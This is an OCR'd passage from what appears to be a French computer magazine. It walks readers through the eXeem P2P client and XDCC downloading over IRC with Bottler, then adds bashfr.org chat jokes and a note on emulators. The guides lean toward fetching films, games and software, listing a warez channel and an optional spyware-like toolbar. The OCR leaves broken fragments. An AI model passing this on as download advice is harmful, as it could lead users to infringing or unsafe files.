
Sur un réseau BitTorrent traditionnel, il y a d'un côté les trackers, hébergés sur des serveurs centraux propres à chaque fichier téléchargeable, et de l'autre les seeds, qui ne sont ni plus ni moins que les utilisateurs en train de télécharger et de partager le même fichier. Si vous avez déjà utilisé BitTorrent, vous savez en effet qu'il faut d'abord télécharger un petit fichier appelé « torrent », et l'ouvrir avec un logiciel dédié comme Azureus, BitTornado ou encore BitComet. Ce torrent indique au client BitTorrent l'adresse du tracker, qui en retour indique au même client l'adresse des différents utilisateurs (les seeds) qui partagent le fichier que l'on souhaite télécharger. Il suffit donc de rendre le tracker muet (par exemple en le faisant fermer, ce qu'a fait la MPAA) pour que le fichier ne puisse plus être téléchargé à partir du torrent.

eXeem : quand la technologie de BitTorrent épouse un moteur de recherche

C'est donc notamment pour éviter cette situation où un tracker peut être fermé que les créateurs du site SuprNova.org (qui hébergeait de nombreux trackers) ont décidé de totalement décentraliser le processus. En fait de SuprNova.org, il faudrait davantage parler de Swarm Systems, l'éditeur du logiciel. Il semble en effet que le site historique ne soit en fait impliqué qu'à travers son webmaster Sloncek et son embauche en tant que chargé des relations publiques.

Un BitTorrent décentralisé ?


Sur eXeem, tous les utilisateurs sont à la fois trackers et seeds. Il n'y a plus de « torrent » à télécharger, car tout est directement intégré au logiciel, et distribué entre les membres du réseau. Comme les logiciels de P2P les plus populaires et contrairement à la version originale de BitTorrent, eXeem intègre un moteur de recherche qui permet de retrouver tous les fichiers qui ont été injectés sur le réseau et qui sont encore partagés par les utilisateurs.



Mieux, eXeem permet aussi de se tenir au courant de toutes les nouveautés (films, jeux-vidéo, logiciels, documents...) grâce à un module qui trie les nouveaux fichiers en fonction de leur date de parution sur le réseau.

Du point de vue de l'utilisateur, le bénéfice est évident. Plus besoin de se rendre sur des sites de liens BitTorrent dont la plupart ont d'ailleurs fermé ces derniers mois. Néanmoins, eXeem casse la philosophie du réseau de Bram Cohen, qui avait délibérément choisi de ne pas mettre de moteur de recherche pour que l'ensemble de la bande passante du réseau ne soit réservée qu'à la distribution des fichiers. À l'usage, eXeem se révèle d'ailleurs moins rapide qu'un torrent régulier, mais il reste largement à la hauteur des meilleurs logiciels de P2P actuels.

Là où eXeem brise également la philosophie de BitTorrent, c'est que le logiciel est un projet 100 % commercial. Lorsque Bram Cohen a mis au point le protocole de BitTorrent et son premier client, le souhait a tout de suite été de le rendre disponible à tous en ouvrant le code source du logiciel. Tous les clients BitTorrent à ce jour sont donc entièrement gratuits, dénués de publicité et leur code source reste libre. À l'inverse, Swarm Systems a fermé le protocole d'eXeem et le logiciel est paré de deux emplacements publicitaires auxquels se joint une barre de recherche dont l'installation reste toutefois optionnelle (voir notre guide d'installation et d'utilisation). Il n'est d'ailleurs pas exclu que le logiciel ou une partie des fonctions du réseau devienne payant un jour, puisqu'il semble techniquement possible de restreindre l'utilisation du réseau aux possesseurs d'une clé unique ; le procédé ayant été utilisé pour sauver la confidentialité des tests lors des premières beta du logiciel. Dès lors, ce n'est pas vraiment comme un BitTorrent décentralisé qu'il faut prendre eXeem, mais plus comme un tout nouveau logiciel de P2P, créé par une société privée avec ses intérêts et sa communauté propres. Si l'on accepte de considérer eXeem sous cet angle, le logiciel dévoile un potentiel



certain que nous allons essayer d'exploiter à travers le guide qui suit.


Configuration et utilisation d'eXeem

Installation

Précisons avant toute chose que vous pourrez télécharger eXeem sur le site officiel du logiciel, à l'adresse suivante : http://www.exeem.com. La dernière version disponible à l'écriture de ces lignes était la v.0.22 Public Beta. Une fois sur la page d'accueil, cliquez sur le bouton « download » puis « get eXeem now ».

Rassurons-nous, il est possible de passer le logiciel en français, comme nous le verrons un peu plus loin.

Une fois eXeem téléchargé, lancez l'installation. Passez la première étape, laissez le chemin par défaut, puis arrêtez-vous sur l'écran « Select Components ». eXeem est en effet fourni avec une barre de recherche que l'on pourrait assimiler à un spyware, SaveNow. Libre à vous de la garder, mais c'est ici que vous pourrez décider ou non de son installation (voir illustration ci-dessous).



On vous demandera ensuite de choisir un nom d'utilisateur (« username »). Entrez le pseudonyme que vous utilisez, et notez le numéro de port que vous laissez pour les connexions entrantes (par défaut 6881). Vous devrez libérer ce port dans votre firewall s'il est bloqué.

Dans l'écran suivant, choisissez le dossier de destination des fichiers que vous téléchargerez avec eXeem, et lancez le logiciel en cliquant sur « Finish ».

Utilisation Interface en Français

Avant toute chose, assurons-nous de garder les joies de la langue de Mireille Mathieu (qui est aussi celle de Molière) en nous rendant dans le menu Options / Configuration. De là, rendez-vous dans l'onglet « Language », et choisissez « French » dans la liste des langues proposées. Cliquez sur « Apply », fermez le logiciel et relancez-le, cette fois en Français dans le texte.

Présentation

De retour dans le logiciel, on remarque la présence de quatre onglets principaux. Le premier est un simple navigateur Internet Explorer intégré. Puis suivent les onglets qui permettent respectivement de contrôler les transferts de fichiers, de lister les nouveaux fichiers disponibles sur le réseau et enfin de rechercher des fichiers en particulier.

La partie basse de l'interface affiche quelques statistiques intéressantes, dont le volume téléchargé et émis, ainsi que la vitesse d'émission et de réception. Il faut savoir que plus on émet, plus on reçoit. Depuis la version 0.22, l'upload est de 5 ko/s minimum. La barre des tâches affiche quant à elle le nombre d'utilisateurs recensés sur le réseau, le nombre de fichiers injectés et le volume total partagé.

Nouveaux fichiers

L'onglet « Nouveaux Fichiers » permet de récupérer tous les fichiers et de les classer par date d'ancienneté. Vous remarquerez à gauche la présence d'une liste déroulante avec « toutes les catégories ». Sélectionnez le type de données que vous recherchez, et cliquez sur « rafraîchir ».

Faites particulièrement attention au nombre de « seeds » qui représente le nombre de sources ; plus il est élevé, plus le téléchargement sera rapide.


Double-cliquez sur le résultat qui vous intéresse, et le fichier commence son transfert dans l'onglet éponyme.

Quelques réglages..

Tout d'abord, et particulièrement si vous avez des enfants, il peut être souhaitable d'exclure « le contenu pour adulte ».

Dans l'onglet « Global Limits », et si vous êtes en ADSL, modifiez également le paramètre « capacité d'émission maxi » pour le limiter à au moins 20 % en dessous de la capacité d'émission de votre ligne. Dans le cas contraire, vous risqueriez de saturer les débits.

Guillaume Champeau



Partage de fichi

Pourquoi faire simple quand on peut faire compliqué ? Le mode de partage de fichiers présenté ici peut paraître un peu trop fastidieux. Pourtant, les avantages en matière de débit et de tranquillité sont bien là !

L'IRC (Internet Relay Chat) est une forme de discussion virtuelle à plusieurs, plus exactement un protocole, qui date des années 80. Tout comme les newsgroups de l'article précédent, les serveurs IRC existent encore aujourd'hui et permettent à des milliers de personnes de discuter chaque jour. Et de même, ces réseaux d'échange peuvent aussi être utilisés pour le partage de fichiers.

Si vous venez de découvrir ce sigle, il vaudrait mieux commencer par expérimenter l'utilisation normale de l'IRC, en chattant ! Pour cela, il suffit de télécharger un client IRC, par exemple : http://xchat.org (libre) ou http://mirc.com (shareware 30 jous). Ensuite, il faut choisir un serveur (au hasard) et un salon, dire bonjour, et c'est parti.

Une fois les présentations faites, nous pouvons passer aux choses sérieuses.

XDCC

Le XDCC vient du terme DCC, qui est un protocole peer-to-peer (poste à poste) spécifique aux serveurs IRC. Le terme DCC signifie Direct Client to Client. Les serveurs XDCC sont des ordinateurs qui agissent en tant que serveurs de fichiers, ce qui différencie ce système des autres peer-to-peer c'est le mode de diffusion.

Sur IRC, la diffusion va dans un seul sens, c'est à dire qu'un serveur XDCC met à disposition ses fichiers sans rien attendre en contrepartie ! Le vrai esprit qui devrait animer Internet à mon avis ! Bien sûr, si vous le désirez vous pouvez aussi mettre vos fichiers à disposition en installant votre propre serveur XDCC, mais nous en reparlerons une prochaine fois…

Ces serveurs fonctionnent avec une file d'attente, mais la vitesse est si élevée que le délai ne sera pas très long. Les débits des serveurs sont énormes ! Regardez la copie d'écran ci-contre et lisez les valeurs de la colonne " Record ", alors…

Protocole ?

On appelle protocoles les langues que parlent les machines entre elles. Lors qu'un client IRC transmet un message, il doit par exemple préciser à qui il s'adresse, si le message est privé ou public, etc. Mais comment ? C'est justement ce que définissent les spécifications du protocole. En pratique, ce sera une manière particulière de disposer les données, sous forme binaire ou texte.

Pour voir à quoi ressemble cette documentation technique, taper : " RFC 1459 " dans Google.

Comment utiliser simplement le XDCC ?

Il y a deux méthodes pour utiliser le XDCC. On peut utiliser son logiciel d'IRC (MIRC par exemple) ou bien un logiciel spécialisé. Dans notre cas, nous allons nous servir de Bottler, sachez qu'il existe aussi un autre outil nommé " XDCC Catcher ".


MIRC est un outil en mode texte assez rude, mais Bottler est un outil graphique facile à utiliser, vous allez voir.

Phase I : Installation

La page officielle du logiciel que nous allons utiliser, Bottler, se trouve à cette adresse : http://www.memelog.com/bottler/index.php. On peut aussi le télécharger depuis divers autres endroits (Google !). Cliquez sur le zip et ensuite sur le fichier portant l'extension .msi pour installer le programme, puis sur " Next " et installez-le dans le dossier de votre choix.


Cliquez encore une fois sur " Next " puis " Close ". Bottler ne créera pas forcément une icône sur le bureau. Si c'est le cas, créez un raccourci vers c:\Program Files\Bottler\Bottler.exe s'il s'agit bien votre chemin

ers sur le chat




d'accès au programme. Maintenant lancez Bottler, cliquez sur l'icône représentant un marteau et une clef (Preferences).

Cliquez sur " Connexion " dans la fenêtre de gauche. Entrez votre surnom, votre nom si vous le désirez et une adresse e-mail qui ne sera pas vérifiée.




Dans le menu " Download Limiter " vous pouvez empêcher de démarrer un téléchargement si la bande passante est saturée. Attention ! Sur un réseau Ethernet, derrière un routeur, j'ai eu le cas où le PC ne pouvait pas supporter plus de 120Ko de bande passante et Bottler entraînait un redémarrage intempestif. Dans le menu " General Options " cliquez sur " Associate Links " pour que les liens IRC soient associés à Bottler.




www.packetnews.com. Vous trouverez dans ce document d'autres liens vers des moteurs de recherche sur IRC.

Dans la fenêtre juste avant search, tapez ce que vous cherchez, par exemple " freeware ".

Détaillons ! On voit le nom du réseau IRC (ici BARARCADE), un réseau IRC est un ensemble de serveurs





On peut connaître à l'avance le nombre de " slots " disponibles. Le nombre de " slots " indique le nombre maximum de personnes qui peuvent télécharger en même temps. Le terme " queue " correspond à la file d'attente. Vient ensuite la vitesse maximale du téléchargement, le nombre de téléchargements effectués, la taille du fichier et enfin le nom du fichier disponible.

Il suffit de cliquer sur le chiffre correspondant au " packet " souhaité. Ici c'est le paquet 4, sur le serveur irc bararcade.com, dans le channel #coffee –shack. Plus simplement, le fait de cliquer sur un lien met automatiquement le nom du serveur et du channel dans Bottler s'il est installé.

Vérifiez dans le menu " Download Path " que vous pointez sur un répertoire d'un disque disposant de suffisamment de place. Faites particulièrement attention à celle-ci si vous avez l'intention de charger des gros fichiers !

Phase 2 : Localisation du " packet "

Un serveur XDCC permet aux utilisateurs d'accéder aux fichiers organisés en " pack " ou " packets ". Il faut donc d'abord localiser le " pack " et ensuite le télécharger. Dans votre navigateur, tapez :

Network: BARARCADE

Channel: #triviawhores

bot	active	slots	que	kps	pack	gets	size	description
[tw]-xdcc-005	2h14m				#7	0x	1.12M	ezthumbnail maker freeware
drunk6157073	4h13m				#7	0x	1.12M	ezthumbnail maker freeware

Channel: #warezdepot

bot	active	slots	que	kps	pack	gets	size	description
[x-dcc]appz-002	4h12m			15.3	#21	0x	7.3M	objectdock freeware rar

Network: PHEYNET


Channel: #scorpio

bot	active	slots	que	kps	pack	gets	size	description
scorpio-potatohead	29m				#18	0x	171M	a cd rom what contains hundreds of freeware and shareware games utilities for all mobile phones it is compatible with most nokia
scorpio-potatohead\afk	3h3m				#18	0x	171M	a cd rom what contains hundreds of freeware and shareware games utilities for all mobile phones it is compatible with most nokia

La recherche, si elle est fructueuse, doit donner ceci

IRC souvent groupés sur un même sujet ou par pays. Puis le nom du channel est indiqué, le nom du serveur XDCC ou " bot " (pour robot).

Si ça ne fonctionne pas, on clique sur l'icône représentant des serveurs (Servers Editor), puis sur " Add server " et l'on entre le nom du ser-



veur dans la case " name " et " Address ". Enfin on clique sur " Save ".

Ensuite on clique sur " Channels ", on entre le nom du channel avec le " # " devant. Pour finir, on clique sur " Save ".

Phase 3 : Téléchargement du " packet "

Bottler s'est lancé. En fait, pour vous connecter, cliquez sur l'icône " Connect to servers " représentant un câble en haut à gauche, puis sur l'onglet " Offers ".

Au bout d'un certain temps, l'onglet " Offers " se remplit. Il ne reste qu'à cliquer sur le fichier souhaité et à appuyer sur le bouton droit de la souris et " Request this file ". Si la ligne est en vert, ça signifie que le fichier est disponible. Un conseil, cliquez sur la colonne " Free Slots " pour afficher en priorité les serveurs où il reste des places libres.
La fenêtre " offers " peut afficher des milliers de " packets " selon le nombre de serveurs et de " packets " sélectionnés. L'onglet " Queue et Downloads " vous indique l'état du téléchargement. L'onglet " Networks & Channels " indique les serveurs et channels sur lesquels vous êtes connecté. Si le serveur vous refuse, allez dans l'onglet " Server Window " et cliquez sur le nom du serveur pour connaître les raisons de ce refus, sachant que certains serveurs interdisent l'emploi de Bottler…

L'onglet " Chat " permet d'utiliser Bottler comme client IRC traditionnel. Comme son nom l'indique," List Channels " liste les channels d'un serveur IRC. Et l'onglet FSERVE permet de se connecter aux serveurs FSERVE, mais ça, c'est une autre histoire… À paraître dans un prochain numéro si vous êtes sage…

Il ne vous reste plus qu'à utiliser le " packet " téléchargé, en respectant les lois en vigueur, bien entendu. Et maintenant, à vous de faire votre propre serveur XDCC !

Voici quelques liens utiles en bonus :
http://www.ircspy.com
http://www.xdccsearch.com
http://www.packetnews.com
http://www.searchirc.com
http://www.mydownloader.com
http://www.xdccspy.com
http://www.isohunt.com
http://www.mircsearch.co.uk

Vu sur bashfr.org

<Chess> Hé les mecs, j'ai eu une pure idée !
*aX1s fait le mort
*Deadpool met sa tête dans le four
*Qwerty saute par la fenêtre
*Landlord creuse un tunnel d'évasion dans le plancher
*Arg` tr Avale le tube de Prozac cul-sec
*Planetary se fait hara-kiri avec une cuillère à soupe
<Chess> :'(

Anarkhaios: "cheri cheri ! j'arrive pas a coucher avec un autre femme !" .... comment ca surprend comme premiere phrase en rentrant du boulot
lithrel: :D
Anarkhaios: et il faut bien 5 minutes a l'ecouter pour comprendre de quoi elle parle ...
Anarkhaios: putain de sims ...

<cool2003> vous etes combien chez vous
<Martin_22> 102 ..... moi et les 101 dalmatiens ....
<cool2003> pour de vrai je parle moi
<Martin_22> 102
<cool2003> bon bin vu que tu veux pas me parler franchement je vais te bloquer
<Martin_22> non pour de vrai on est 8 ...
<cool2003> ok
<cool2003> merci de me parler franchement
<Martin_22> moi et les 7 nains

<wintersh> Tiens, cet aprèm...
<wintersh> ... ma femme sort de la piaule en chemise à fleur / bermuda / tongues...
<wintersh> ... elle me dit "alors, je te plais ?" ...
<wintersh> ... "ouais carrément ! tu ressembles à Tortue Géniale !"
<wintersh> Elle m'a collé une baffe.

Des centaines de jeux

L'histoire du jeu vidéo est remplie de perles rares, indémodables. Il n'y a pas que le Pacman, mais une foule d'autres jeux beaucoup plus riches qu'on ne le croit. Cet article explique comment installer un émulateur sur une PS2, afin de pouvoir y jouer.

Et sur PC ?

Les bonnes adresse :

- http://consolemul.com
- http://www.mame.net
- fr.wikipedia.org

En découvrant par vous-même les informations données sur ces sites, vous pouvez vous constituer une collection gratuite de jeux, et ce sans causer de tort à quelque éditeur.

